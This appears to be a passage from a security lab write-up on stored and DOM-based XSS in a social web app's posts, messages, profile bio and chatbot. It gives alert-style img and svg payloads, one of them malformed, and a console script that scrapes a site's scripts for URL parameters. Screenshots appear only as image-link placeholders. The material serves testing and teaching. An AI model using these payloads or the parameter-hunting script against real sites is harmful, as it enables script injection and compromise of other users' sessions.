
<img src=x onerror=alert(1)>




so If you go to HOME option it also trigger the xss because the entire post are stored in here so it triggers xss



and even you goto the searchbar and write bob and open his profile it also trigger xss because his post stored the xss comment







3.

In the messages option you can trigger stored xss

select anyone for messaging the use xss payload `<img src=x onerror=alert(1)>`








4.

Go to the Profile option --> edit profile --> edit the bio with xss payload `<img src=x onerror=alert(1)`

and It will trigger xss







5.


Xss in the chatbot

How to trigger:

1. **Send a message with an XSS payload.**

- For example, if there is a chat input or message sending box, type: text `<img src=x onerror=alert('chat-xss')>` or text `<svg><animate onbegin=alert('chat-xss')></svg>`

2. **Trigger:**
   - When you (or anyone else) opens the chat with that user, the message history will be rendered.
   - The vulnerable code will inject your crafted HTML directly into the DOM.
   - The alert will pop up as soon as the chat/messaging UI loads.




Dom XSS in the website

First find out How many client side parameters exist in the website to fetch those parameter use this code into the console

```
(async () => {
// Step 1: Collect all same-origin JS files from <script> tags
const sameOriginScripts = [...document.scripts]
.map(s => s.src)
.filter(src => src && new URL(src, location.href).origin === location.origin);

if (sameOriginScripts.length === 0) {
console.error("No same-origin JavaScript files found on this page.");
return;
}
```

```
const params = new Set();

// Step 2: For each JS file, fetch its source and extract parameters
for (const scriptUrl of sameOriginScripts) {
try {
const fullUrl = new URL(scriptUrl, location.href).href;
const response = await fetch(fullUrl);
if (!response.ok) {
console.warn( Failed to fetch ${fullUrl} );
continue;
}

    `const sourceCode = await response.text();`

    `// Regex to capture .get('param') or .get("param")`
    `const getParamRegex = /\.get\s*\(\s*['"]([^'"]+)['"]\s*\)/g;`
    `let match;`
    `while ((match = getParamRegex.exec(sourceCode)) !== null) {`
      `params.add(match[1]);`
    `}`
  `} catch (err) {`
    `console.error(`Error fetching ${scriptUrl}:`, err);`
  `}`

}

// Step 3: Output results
if (params.size === 0) {
console.log("No client-side URL parameters found in any same-origin JS files.");
} else {
console.log("Client-side URL parameters found:");
Array.from(params).forEach(p => console.log("-", p));
}
})();
```




1.

